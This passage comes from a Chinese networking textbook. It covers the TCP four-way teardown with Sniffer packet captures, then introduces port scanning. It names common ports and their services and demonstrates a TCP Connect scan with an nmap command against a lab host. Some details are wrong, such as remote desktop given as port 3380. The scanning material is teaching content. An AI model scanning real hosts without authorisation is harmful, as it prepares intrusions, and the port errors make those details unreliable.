的连接就释放了,连接处于半关闭状态,相当于主机 A 不再向主机 B 发送数据,但若主机 B 还有数据发往主机 A,仍可以继续发送。然后,主机 B 向主机 A 发出确认报文段,确认 A 到 B 的连接释放。若此时主机 B 也不想向主机 A 发送数据,则主机 B 的应用层应用进程就

通知主机 B 运输层 TCP 释放连接,并且不再向运输层 TCP 发送报文。接着,主机 B 向主机 A 发出请求释放连接报文段。主机 A 不管收到主机 B 发来的确认报文段还是请求释放连接报文段,都必须发出最后的确认报文段。随后,主机 A 的 TCP 向其应用进程报告,整个连接已经全部释放。上述释放 TCP 连接过程和建立 TCP 连接时的三次握手在本质上是一致的,因此,也称释放 TCP 连接的过程为四次挥手的过程(见图 8-16)。




图 8-16　释放 TCP 连接的四次挥手

下面介绍在释放 TCP 连接的四次挥手过程中,4 个 TCP 报文段首部的终止比特 FIN 和确认比特 ACK 的值。第一次挥手中主机 A 向主机 B 发送请求释放连接的报文段,报文段首部的终止比特 FIN 置为 1。第二次挥手中主机 B 向主机 A 发出的确认报文段对刚收到的第一次挥手报文段的确认,其首部的确认比特为 1,而终止比特 FIN 置为 0。这样,从 A 到 B 的连接就释放了,连接处于半关闭状态,主机 A 不再向主机 B 发送数据。由于第二次挥手报文段的终止比特 FIN 未置为 1,表示主机 B 仍可以向主机 A 发送数据。在第三次挥手中,若主机 B 也不向主机 A 发送数据,则主机 B 向主机 A 发出请求释放连接的报文段。这个报文段终止比特 FIN 置 1,确认比特 ACK 也置 1,表示再次确认第一次挥手的报文段。最后,在第四次挥手的确认报文段中,确认比特 ACK 置 1,而终止比特 FIN 置为 0。因为,从 A 到 B 的连接已经释放了。由此可以看出,释放 TCP 连接时,通信双方只需要各发送一个终止比特 FIN 置为 1 的报文段就可以了。图 8-16 中终止比特 FIN 和确认比特 ACK 为 0 时省略。终止比特 FIN=1 时,直接用 FIN 表示。确认比特 ACK=1 时,直接用 ACK 表示。而后面接数值的 ACK 表示确认号字段。

查看 Sniffer 捕捉到的数据包(见图 8-17～图 8-20),可以验证释放 TCP 连接的四次挥手的各报文段的终止比特 FIN 和确认比特 ACK 的值。

下面介绍释放 TCP 连接四次挥手的 4 个 TCP 报文段首部的序号字段和确认号字段值的设置方法。设主机 A 向主机 B 发送的第一次挥手报文段首部序号字段值为 x。由于这个报文段是终止比特 FIN 置 1 的报文段,只消耗一个序号,那么发送端 A 发送的下一个报文段首部的序号字段值应为 $x+1$,而这个报文段恰好是第四次挥手报文段,因此,这个第四次挥手报文段首部的序号字段的数值应为 $x+1$。由此推出第二次挥手和第三次挥手报文段确认号字段的值应为 ACK=$x+1$,表示主机 B 期望收到主机 A 发来的下一个报文段(即第四次挥手报文段)首部的序号字段值为 $x+1$。查看 Sniffer 捕捉到的数据包(见图 8-17～图 8-20),第一次挥手报文段的序号字段值为 1244756262,第二次挥手

```
87  [192.168.111.3] [192.168.111.1]  TCP: D=1310 S=1089 FIN ACK=2360590046 SEQ=124475626
88  [192.168.111.1] [192.168.111.3]  TCP: D=1089 S=1310     ACK=1244756263 WIN=65526
89  [192.168.111.1] [192.168.111.3]  TCP: D=1089 S=1310 FIN ACK=1244756263 SEQ=236059004
90  [192.168.111.3] [192.168.111.1]  TCP: D=1310 S=1089     ACK=2360590047 WIN=64240

TCP: ----- TCP header -----
TCP:
TCP: Source port              =  1089
TCP: Destination port         =  1310
TCP: Sequence number          = 1244756262
TCP: Next expected Seq number= 1244756263
TCP: Acknowledgment number    = 2360590046
TCP: Data offset              = 20 bytes
TCP: Reserved Bits: Reserved for Future Use (Not shown in the Hex Dump)
TCP: Flags                    = 11
TCP:               ..0. .... = (No urgent pointer)
TCP:               ...1 .... = Acknowledgment
TCP:               .... 0... = (No push)
TCP:               .... .0.. = (No reset)
TCP:               .... ..0. = (No SYN)
TCP:               .... ...1 = FIN
TCP: Window                   = 64240
TCP: Checksum                 = 3D44 (correct)
TCP: Urgent pointer           = 0
TCP: No TCP options
TCP:
```

图 8-17　Sniffer 捕捉的第一次挥手 TCP 报文段首部各字段的值

```
87  [192.168.111.3] [192.168.111.1]  TCP: D=1310 S=1089 FIN ACK=2360590046 SEQ=124475626
88  [192.168.111.1] [192.168.111.3]  TCP: D=1089 S=1310     ACK=1244756263 WIN=65526
89  [192.168.111.1] [192.168.111.3]  TCP: D=1089 S=1310 FIN ACK=1244756263 SEQ=236059004
90  [192.168.111.3] [192.168.111.1]  TCP: D=1310 S=1089     ACK=2360590047 WIN=64240

TCP: ----- TCP header -----
TCP:
TCP: Source port              =  1310
TCP: Destination port         =  1089
TCP: Sequence number          = 2360590046
TCP: Next expected Seq number= 2360590046
TCP: Acknowledgment number    = 1244756263
TCP: Data offset              = 20 bytes
TCP: Reserved Bits: Reserved for Future Use (Not shown in the Hex Dump)
TCP: Flags                    = 10
TCP:               ..0. .... = (No urgent pointer)
TCP:               ...1 .... = Acknowledgment
TCP:               .... 0... = (No push)
TCP:               .... .0.. = (No reset)
TCP:               .... ..0. = (No SYN)
TCP:               .... ...0 = (No FIN)
TCP: Window                   = 65526
TCP: Checksum                 = 383E (correct)
TCP: Urgent pointer           = 0
TCP: No TCP options
TCP:
```

图 8-18　Sniffer 捕捉的第二次挥手 TCP 报文段首部各字段的值




图 8-19　Sniffer 捕捉的第三次挥手 TCP 报文段首部各字段的值




图 8-20　Sniffer 捕捉的第四次挥手 TCP 报文段首部各字段的值

报文段的确认号字段 ACK 值为 1244756263，第三次挥手报文段的确认号字段值为 1244756263，第四次挥手报文段序号字段的值为 1244756263，满足上述说明。

下面介绍主机 B 序号的设置方法。假设在第二次挥手报文段首部序号字段值为 y。由于第二次挥手报文段是终止比特 FIN 置 0 的报文段，不消耗序号，因此，可以推出主机 B 发送的下一个报文段首部的序号字段值也为 y，而这个报文段恰好是第三次挥手报文段，因此，第三次挥手的报文段序号字段的值为 y。由于第三次挥手报文段是终止比特 FIN 置 1 的报文段，只消耗掉一个序号，因此可以推出，主机 B 发送的下一个报文段首部的序号字段值为 $y+1$。由此可以得到第四次挥手报文段的确认号字段值也应为 ACK$=y+1$，表示期望收到主机 B 发来的下一个报文段首部的序号字段，值为 $y+1$。查看 Sniffer 捕捉到的数据包（见图 8-17～图 8-20），第二次挥手报文段的序号字段值为 2360590046，第三次挥手报文段的序号字段值为 2360590046，第四次挥手报文段的确认号字段值为 2360590047，满足上述说明。

下面介绍与 TCP 相关的网络安全问题。

8.4　端口扫描

网络扫描是利用工具软件对目标主机进行扫描，目的是发现目标主机存在的漏洞。网络扫描是一把双刃剑，对于系统安全管理员来说，可以通过网络扫描，查询出自身系统的安全漏洞，及时发现，及时修补，确保自己系统的安全。但是，如果网络扫描被黑客所利用，黑客就可以使用网络扫描来查找系统的入侵点。

如果查看得到了一台主机开放的端口，可以通过主机开放的端口获得一些非常重要的信息。比如：80 端口开放说明这台主机提供了 Web 服务，安装了 Web 服务器；110 和 25 端口开放说明主机提供了 SMTP 和 POP3 服务，安装了邮件服务器，提供了邮件服务；21 端口开放说明这台主机安装了 FTP 服务器；3380 端口开放说明主机提供了远程桌面

连接的服务;1433 端口开放说明主机安装了 SQL Server 2000,提供了远程访问端口。如果获得了远程主机开放了哪些端口,就可以通过它开放的端口,得知主机上运行了哪些服务,就可对这些服务的漏洞进行黑客攻击。由此知道,通过扫描目的主机开放的端口号,为黑客下一步网络入侵做了前期准备。

使用什么方法知道远程主机开放了哪些端口呢?就是网络扫描中的端口扫描。这个端口扫描是利用 TCP 连接的三次握手来实现的。

端口扫描最常使用的就是非常著名的端口扫描软件 Nmap,Nmap 提供了广泛的端口扫描技术。在电影《黑客帝国 2》中,女黑客 Tritnity 就使用 Nmap,攻击目标服务器,来破坏发电厂的安全。美国前总统小布什,在视察国家安全局的照片上,也出现过 Nmap 这个软件。

8.4.1 TCP 端口扫描

本章介绍三种 TCP 端口扫描的方法。

第一种 TCP 端口扫描方法是 TCP Connect 扫描(见图 8-21),这种方法是依次尝试和目标主机的各个 TCP 端口建立连接,如果能建立连接,说明这个端口开放;如果未建立连接,说明这个端口是关闭的。




图 8-21 TCP Connect 扫描目标主机的 TCP 端口

假如黑客主机作为客户端主机通过 8001 端口探测目标主机 21 端口是否开放。如果目标主机 21 端口处于开放状态,那么三次握手过后就可以成功建立 TCP 连接。由此,扫描主机已经判断目标主机 21 端口是开放的,就需要及时终止这个 TCP 连接。扫描主机就返回一个 RST 报文段,即报文段首部复位比特 RST 为 1,表示终止这个 TCP 连接。因为,此时扫描主机已经知道目标主机 21 端口是开放的,就不必再建立连接了。如果 21 端口不开放呢?扫描主机发送第一次握手报文段后,目标主机就直接返回 RST 报文段,表示目标主机 21 端口是关闭的,不能提供服务,拒绝建立连接。

我们使用 Nmap 扫描配合 Sniffer 抓包的方法验证 TCP Connect 端口扫描原理。扫描主机(IP 地址 192.168.111.1)启动 Sniffer 开始抓包。在 Zenmap(Nmap 的图像界面软件)窗口输入命令:

```
nmap -sT -p 21 192.168.111.3
```

这里-sT 表示 TCP Connect 扫描,-p 后接要扫描的端口,最后是目标主机的 IP 地址。

扫描结束,得到目标主机的 21 端口是开放的端口(见图 8-22)。Sniffer 停止抓包,清晰看到已经捕捉了 4 个 TCP 包(见图 8-23)。通过这 4 个数据包,可以分析出 TCP Connect 扫描的通信过程,扫描主机在三次握手建立 TCP 连接后,再返回的一个 RST 报文段,表示拒绝建立这个连接,同时确认目标主机的 21 端口是开放的。

